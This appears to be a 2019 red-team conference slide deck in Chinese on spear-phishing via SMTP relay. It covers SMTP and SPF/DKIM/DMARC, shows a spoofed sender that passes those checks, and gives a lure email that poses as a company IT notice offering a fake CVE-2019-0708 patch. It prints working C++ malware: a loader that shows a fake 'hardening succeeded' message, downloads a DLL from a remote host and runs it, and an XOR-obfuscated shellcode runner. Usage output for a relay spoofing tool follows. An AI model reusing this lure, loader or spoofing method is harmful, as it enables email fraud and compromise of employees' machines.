

红队行动之鱼叉攻击 SMTP Relay

- 水滴实验室 Rvn0xsy

Hackingday in Hangzhou , 2019

CONTENTS

- 01 SMTP简介
- 02 SMTP相关的安全协议
- 03 SMTP Relay 简介
- 04 SMTP Relay 欺骗攻击
- 05 SMTP Relay 实战鱼叉
- 06 SMTP Relay 攻击影响
- 07 SMTP Relay 攻击防范措施

01

SMTP简介

在20世纪80年代早期SMTP开始被广泛地使用。

SMTP简介


简单邮件传输协议 (Simple Mail Transfer Protocol, SMTP) 是在Internet传输email的事实标准。

RFC821 : <https://tools.ietf.org/html/rfc821>

1982年2月-2019年7月

20世纪80年代-21世纪10年代

SMTP协议传输邮件过程



SMTP协议传输邮件过程


S: MAIL FROM:<A@example1.com>
R: 250 OK

S: RCPT TO:<B@example2.com>
R: 250 OK

S: RCPT TO:<C@example2.com>
R: 550 No such user here

S: DATA
R: 354 Start mail input; end with
<CRLF>.<CRLF>

S: Blah blah blah...
S: <CRLF>.<CRLF>
R: 250 OK



02

SMTP相关的安全协议

通过现有的安全协议能够杜绝大部分邮件相关的问题。

SMTP相关的安全协议

① Sender Policy Framework(SPF)发件人策略框架

SPF 是发送方策略框架 (Sender Policy Framework) 的缩写，它能够为邮件的接收方提供一种检验。

② DKIM (DomainKeys Identified Mail)

DKIM是一种防范电子邮件欺诈的验证技术，通过消息加密认证的方式对邮件发送域名进行验证。

③ DMARC (Domain-based Message Authentication, Reporting & Conformance

DMARC是txt记录中的一种，是一种基于现有的SPF和DKIM协议的可扩展电子邮件认证协议，其核心思想是邮件的发送方通过特定方式（DNS）公开表明自己会用到的发件服务器（SPF），并对发出的邮件内容进行签名（DKIM），而邮件的接收方则检查收到的邮件是否来自发送方授权过的服务器并核对签名是否有效。对于未通过前述检查的邮件，接收方则按照发送方指定的策略进行处理，如直接投入垃圾箱或拒收。从而有效识别并拦截欺诈邮件和钓鱼邮件，保障用户个人信息安全。

Sender Policy Framework(SPF) 发件人策略框架

- SPF是为了防范垃圾邮件而提出来的一种DNS记录类型，它是一种TXT类型的记录，它用于登记某个域名拥有的用来外发邮件的所有IP地址。

```
v=spf1 [[pre] type [ext] ] ... [mod]
```

```
v=spf1 ip4:xxx.xxx.xxx/24 -all
```

DomainKeys Identified Mail(DKIM)

- DKIM是为了防止电子邮件欺诈的一种技术，同样依赖于DNS的TXT记录类型。这个技术需要将发件方公钥写入域名的TXT记录，收件方收到邮件后，通过查询发件方DNS记录找到公钥，来解密邮件内容。

<https://tools.ietf.org/html/rfc6376>

```
v=DKIM1;  
p=MIGfMA0GCSqGSIb3DQEBAQUAA4  
GNADCBiQ...;
```

```
k=rsa:
```

- v 版本号
- p 秘钥
- k 密钥类型
- ...

Domain-based Message Authentication, Reporting and Conformance(DMARC)

- [DMARC]协议基于现有的[DKIM]和[SPF]两大主流电子邮件安全协议，由发件方在[DNS]里声明自己采用该协议。当收件方（其MTA需支持DMARC协议）收到该域发送过来的邮件时，则进行DMARC校验，若校验失败还需发送一封report到指定[URI]（常是一个邮箱地址）。

```
v=DMARC1; p=none; fo=1;  
ruf=mailto:dmARC@xxx.com;  
rua=mailto:dmARC_report@xxx.com
```

03

SMTP Relay简介


SMTP Relay是一种常见的邮件转发技术。

SMTP Relay - 高级持续性威胁 (APT)

1

穷奇 (毒云藤)


穷奇组织是一个对我国持续攻击时间长达数十年的老牌APT组织，该组织的攻击活动在2015年左右达到高峰，之后的活动慢慢减少，2019年以来该组织活动减少了很多，攻击频次和攻击范围都大大缩小，但其依然保持活动，如今年3月份，该组织就使用编号为CVE-2018-20250的WinRAR ACE漏洞向中国大陆数十个重点目标投递了多个RAT木马。投递的RAT木马核心与3年前的版本相比除了配置信息外并未发现新的功能性更新，由此也可印证该组织的活跃度确实在下降。



2


海莲花 (APT32、OceanLotus)

其攻击的目标众多且广泛，包括政府部门、大型国企、金融机构、科研机构以及部分重要的私营企业等。该组织攻击人员非常熟悉我国，对我国的时事、新闻热点、政府结构等都非常熟悉，如刚出个税改革时候，就立马使用个税改革方案做为攻击诱饵主题。此外钓鱼主题还包括绩效、薪酬、工作报告、总结报告等。



SMTP Relay 简介

- SMTP Relay，意为邮件转发。是一个不更改邮件目的邮箱地址的情况下，将邮件内容转发至其他邮箱的一种技术。



04

SMTP Relay 欺骗攻击

构造简单的数据报文，即可绕过常见的邮件安全协议。

SMTP Relay 欺骗攻击

```
S: MAIL FROM:<A@example1.com>
R: 250 ok
S: RCPT TO:<B@example2.com>
R: 250 ok
S: DATA
R: 354 send the mail data, end with .
S: Date: 23 Oct 81 11:22:33
S: From: A@example1.com
S: To: B@example2.com
S: Subject: Some Problem
S:
S: Hello World !
S:
R: 250 ok
```

```
S: MAIL FROM:<A@example1.com>
R: 250 ok
S: RCPT TO:<B@example2.com>
R: 250 ok
S: DATA
R: 354 send the mail data, end with .
S: Date: 23 Oct 81 11:22:33
S: From: P@example3.com
S: To: B@example2.com
S: Subject: Some Problem
S:
S: Hello World !
S:
R: 250 ok
```


SMTP Relay 欺骗攻击

```
S: MAIL FROM:<A@example1.com>  
R: 250 ok  
S: RCPT TO:<B@example2.com>  
R: 250 ok  
S: DATA  
R: 354 send the mail data, end with .  
S: Date: 23 Oct 81 11:22:33  
S: From: P@example3.com  
S: To: B@example2.com  
S: Subject: Some Problem  
S:  
S: Hello World !  
S:  
R: 250 ok
```


PASS

SPF

DKIM

DMARC

SMTP Relay 欺骗攻击



The image illustrates an SMTP Relay attack. On the left, a terminal window shows the SMTP session details:

```
-> AUTH LOGIN
<- 334 dXNlcm5hbWU6
-> [redacted]
<- 334 UGFzc3dvcmQ6
-> [redacted]
<- 235 Authentication successful
-> MAIL FROM:[redacted]
<- 250 Mail Ok
-> RCPT TO:<rvn0xsy@gmail.com>
<- 250 Rcpt Ok
-> DATA
<- 354 End data with <CR><LF>.<CR><LF>
-> Date: Wed, 24 Jul 2019 00:17:55 -0400
-> To: rvn0xsy@gmail.com
-> From: Hello <allen@linux.org>
-> Subject: This is a test
-> Message-Id: <20190724001755.005809@virtual-machine>
-> X-Mailer: ah-strategy.online
-> This is a test mailing
-> .
<- 250 Data 0k: queued as freedom
-> QUIT
<- 221 Bye
```

On the right, a Gmail inbox shows an email titled "Hello" from "Hello <allen@linux.org>". The email details are as follows:

- 发件人: Hello <allen@linux.org> 通过 "ah-strategy.online"
- 收件人: rvn0xsy@gmail.com
- 日期: 2019年7月24日 下午12:17
- 主题: This is a test
- 邮送域: ah-strategy.online
- 安全性: 标准加密 (TLS) 了解详情
- 警告: 根据 Google 的标准判断, 这是一封重要邮件。

05

SMTP Relay 实战鱼叉

介绍一下鱼叉攻击，从零到一的过程。


SMTP Relay 实战鱼叉 - 攻击背景

从以往我们渗透测试实施工作中，经常会将注意力转向Web层面，从而忽略了邮件的安全性。




SMTP Relay 实战鱼叉 - 准备

1. SMTP Relay Server
2. 域名满足 (SPF、DKIM、DMARC)
3. 模板
4. 木马与控制器



SMTP Relay 实战鱼叉 - 信



企业名称

- 北京二维码科技有限公司
- 二维码科技

Logo

- 一个二维码

可能的常用密码

- QRcode123
- 123Code

热点

- 漏洞通告
- 终端升级

其他

- 组织架构、IT人员等
-

SMTP Relay 实战鱼叉 - 信

北京时间 2019 年 5 月 15 日微软发布安全补丁修复了 CVE 编号为 CVE-2019-0708 的 Windows 远程桌面服务(RDP)远程代码执行漏洞，该漏洞在不需身份认证的情况下即可远程触发，危害与影响面极大。

受影响操作系统版本：


- Windows 7
- Windows Server 2008 R2
- Windows Server 2008
- Windows Server 2003
- Windows XP

由于该漏洞与去年的“Wannacry”勒索病毒具有相同等级的危害，由二维码科技IT运营管理中心研究决定，先推行紧急漏洞加固补丁，确保业务网、办公网全部修补漏洞，详情请阅读加固手册。

加固补丁程序解压密码：QRcode



2019-05-20

二维码科技IT运营管理中心



通过信息热点、人为习惯、常用密码进行联动，评估员工安全意识。

SMTP Relay 实战鱼叉 - 木马



RDP - CVE-2019-0708

北京时间 2019 年 5 月 15 日微软发布安全补丁修复了 CVE 编号为 CVE-2019-0708 的 Windows 远程桌面服务(RDP)远程代码执行漏洞，该漏洞在不需身份认证的情况下即可远程触发，危害与影响面极大。

受影响操作系统版本：

- Windows 7
- Windows Server 2008 R2
- Windows Server 2008
- Windows Server 2003
- Windows XP

由于该漏洞与去年的“Wannacry”勒索病毒具有相同等级的危害，由二维码科技IT运营管理中心研究决定，先推行紧急漏洞加固补丁，确保业务网、办公网全部修补漏洞，详情请阅读加固手册。

加固补丁程序解压密码：QRcode

2019-05-20
二维码科技IT运营管理中心

SMTP Relay 实战鱼叉 - 木马


通过DLL模块下载器，能够使得发出去的邮件中附带的程序可以迭代更新，测试人员只需要更改服务器上的DLL导出函数代码即可。

```
4 #include <Windows.h>
5 #include <iostream>
6 #include <UrlMon.h>
7 #pragma comment(lib, "urlmon.lib")
8 using namespace std;
9
10 HRESULT DownloadFile(PCHAR URL, PCHAR File);
11
12 static TCHAR URL[] = TEXT("http://xx.xx.xx.xx:8080/fff.jpg");
13 static TCHAR SaveFile[MAX_PATH];
14 static TCHAR FileName[] = TEXT("\\rrr.dll");
15 // 下载文件
16 HRESULT DownloadFile(PCHAR URL, PCHAR File) {
17     HRESULT hr = URLDownloadToFile(0, URL, File, 0, NULL);
18     return hr;
19 }
20
21 int WINAPI MinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, PSTR szCmdLine, int iCmdShow)
22 {
23     MessageBox(NULL, TEXT("主机加固成功!"), TEXT("北京二维码科技有限公司"), MB_OK | MB_ICONINFORMATION);
24     ExitProcess(0);
25     ZeroMemory(SaveFile, MAX_PATH);
26     GetEnvironmentVariable(TEXT("TMP"), SaveFile, MAX_PATH);
27     lstrcatw(SaveFile, FileName);
28     if (DownloadFile(URL, SaveFile) != S_OK)
29     {
30         MessageBox(NULL, TEXT("对不起, 无法连接到补丁服务器"), TEXT("北京二维码科技有限公司"), MB_ICONWARNING | MB_OK);
31         return 0;
32     }
33     lstrcatw(SaveFile, TEXT(",fun"));
34     TCHAR opt[MAX_PATH];
35     ZeroMemory(opt, MAX_PATH);
36     lstrcatw(opt, TEXT(" "));
37     lstrcatw(opt, SaveFile);
38     PROCESS_INFORMATION pi;
39     STARTUPINFO si = { sizeof(si) };
40     si.cb = sizeof(si);
41     si.wShowWindow = TRUE;
42     CreateProcess(
43         TEXT("C:\\Windows\\System32\\rundll32.exe"),
44         opt,
45         NULL,
46         NULL,
47         FALSE,
48         CREATE_NEW_CONSOLE
49     );
50 }
```

DLL模块下载器

```
1 // dllmain.cpp : 定义 DLL 应用程序的入口点。
2 #include "pch.h"
3 #include <iostream>
4 #include <Windows.h>
5 #ifdef _stdcall
6 #define _stdcall
7 #endif
8
9 BOOL APIENTRY DllMain( HMODULE hModule,
10     DWORD ul_reason_for_call,
11     LPVOID lpReserved
12 )
13 {
14     switch (ul_reason_for_call)
15     {
16     case DLL_PROCESS_ATTACH:
17     case DLL_THREAD_ATTACH:
18     case DLL_THREAD_DETACH:
19     case DLL_PROCESS_DETACH:
20         break;
21     }
22     return TRUE;
23 }
24
25 extern "C" __declspec(dllexport) VOID __stdcall fun()
26 {
27     CHAR cpu_code[] =
28         "\x82\x96\xF7\x7E\x7E\x1E\xF7\x9B\x4F\xAC\x1A\xF5\x2C\x4E\xF5\x2C\x72\xF5\x2C\x6A\xF5\x8C\x
29     DWORD dwCodeLength = sizeof(cpu_code);
30     DWORD dwOldProtect = NULL;
31     Sleep(20);
32     for (DWORD i = 0; i < dwCodeLength; i++) {
33         cpu_code[i] ^= 126;
34     }
35     PVOID pCodeSpace = VirtualAlloc(NULL, dwCodeLength, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
36     if (pCodeSpace != NULL)
37     {
38         CopyMemory(pCodeSpace, cpu_code, dwCodeLength);
39         Sleep(500);
40         VirtualProtect(pCodeSpace, dwCodeLength, PAGE_EXECUTE, &dwOldProtect);
41         s_code = (s)pCodeSpace;
42         HANDLE hThread = CreateThread(NULL, 0, (PTHREAD_START_ROUTINE)code, NULL, 0, NULL);
43         WaitForSingleObject(hThread, INFINITE);
44     }
45     return;
46 }
```

DLL模块



SMTP Relay 实战鱼叉 - 木马 Shellcode XOR

```
CHAR cpu_code[] =  
    "\x86\x92\xf3\x7a\x7a\x7a\x1a\xf3\x9f\x4b\xa8\x1e\xf1\x28\x4a\xf1\x28\x76\xf1\x28\x6e\xf1\x08\x52\x75\  
DWORD dwCodeLength = sizeof(cpu_code);  
DWORD dwOldProtect = NULL;  
for (DWORD i = 0; i < dwCodeLength; i++) {  
    cpu_code[i] ^= 122;  
}  
  
PVOID pCodeSpace = VirtualAlloc(NULL, dwCodeLength, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);  
  
if (pCodeSpace != NULL)  
{  
    CopyMemory(pCodeSpace, cpu_code, dwCodeLength);  
    Sleep(200);  
    VirtualProtect(pCodeSpace, dwCodeLength, PAGE_EXECUTE, &dwOldProtect);  
    CODE coder = (CODE)pCodeSpace;  
    HANDLE hThread = CreateThread(NULL, 0, (PTHREAD_START_ROUTINE)coder, NULL, 0, NULL);  
    WaitForSingleObject(hThread, INFINITE);  
}  
return;
```

SMTP Relay 实战鱼叉 - Relay Server

```
usage: smtp-relay.py [-h] -f MAIL_FROM -t MAIL_TO -u USERNAME -p PASSWORD [-s SERVER] -b BODY -r RELAY --relay_name RELAY_NAME --subject SUBJECT
smtp-relay.py: error: the following arguments are required: -f/--mail_from, -t/--mail_to, -u/--username, -p/--password, -b/--body, -r/--relay, --relay_name, --subject
~\Desktop> python .\smtp-relay.py -h
usage: smtp-relay.py [-h] -f MAIL_FROM -t MAIL_TO -u USERNAME -p PASSWORD [-s SERVER] -b BODY -r RELAY --relay_name RELAY_NAME --subject SUBJECT
```

AMAIL SMTP Relay Client - Version 1.0

optional arguments:

```
-h, --help            show this help message and exit
-f MAIL_FROM, --mail_from MAIL_FROM
                        Mail From
-t MAIL_TO, --mail_to MAIL_TO
                        Mail To
-u USERNAME, --username USERNAME
                        SMTP Username
-p PASSWORD, --password PASSWORD
                        SMTP Password
-s SERVER, --server SERVER
                        SMTP Server
-b BODY, --body BODY Mail Body
-r RELAY, --relay RELAY
                        Mail Relay To
--relay_name RELAY_NAME
                        Mail Relay To Name
